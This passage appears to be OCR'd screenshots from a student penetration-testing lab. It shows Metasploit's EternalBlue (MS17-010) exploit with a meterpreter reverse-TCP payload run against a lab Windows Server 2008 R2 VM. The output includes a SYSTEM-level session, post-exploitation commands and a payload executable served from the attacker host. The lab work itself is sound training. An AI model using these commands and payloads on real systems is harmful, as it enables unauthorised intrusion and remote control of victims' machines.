

Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Tue 18:45
root@CS2APenTest: ~
File Edit View Search Terminal Help
lhost => 192.168.10.13
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS 192.168.10.11 yes The target address range or CIDR identifier
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 21323 yes The listen port
Exploit target:
Id Name
0 Windows 7 and Server 2008 R2 (x64) All Service Packs
msf5 exploit(windows/smb/ms17_010_eternalblue) >



Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Tue 18:46
root@CS2APenTest: ~
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.10.13:21323
[+] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:21323 -> 192.168.10.11:49158) at 2023-03-21 18:46:04 -0400
[+] 192.168.10.11:445 - =-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=
meterpreter >


Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR
Tue 18:47
ZwCvadkN.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
about:sessionrestore
ZwCvadkN.jpeg (JPEG In
file:///root/ZwCvadkN.jpeg
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited


Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Tue 18:49
root@CS2APenTest: ~
File Edit View Search Terminal Help
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:21323 -> 192.168.10.11:49158) at 2023-03-21 18:46:04 -0400
[+] 192.168.10.11:445 - =-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=
meterpreter > screenshot
Screenshot saved to: /root/ZwCvadkN.jpeg
meterpreter > localtime
Local Date/Time: 2023-03-21 18:48:54.427 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1112
meterpreter > sysinfo
Computer : W2008R2
OS : Windows 2008 R2 (Build 7600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x64/windows
meterpreter >


Windows 7 on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /
192.168.10.13
Index of /
Name Last modified Size Description
bbarn.exe 2023-03-21 21:41 72K
Apache/2.4.38 (Debian) Server at 192.168.10.13 Port 80
9:47 PM
Activate Windows


Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR Tue 21:58
iHFsUHPu.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
about:sessionrestore
ZwCvadkN.jpeg (JPEG
iHFsUHPu.jpeg (JPEG
file:///root/iHFsUHPu.jpeg
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
Activate Windows



MSO8-062 – Important

Is another exploit that can be used to target on either Windows XP or Windows Server 2008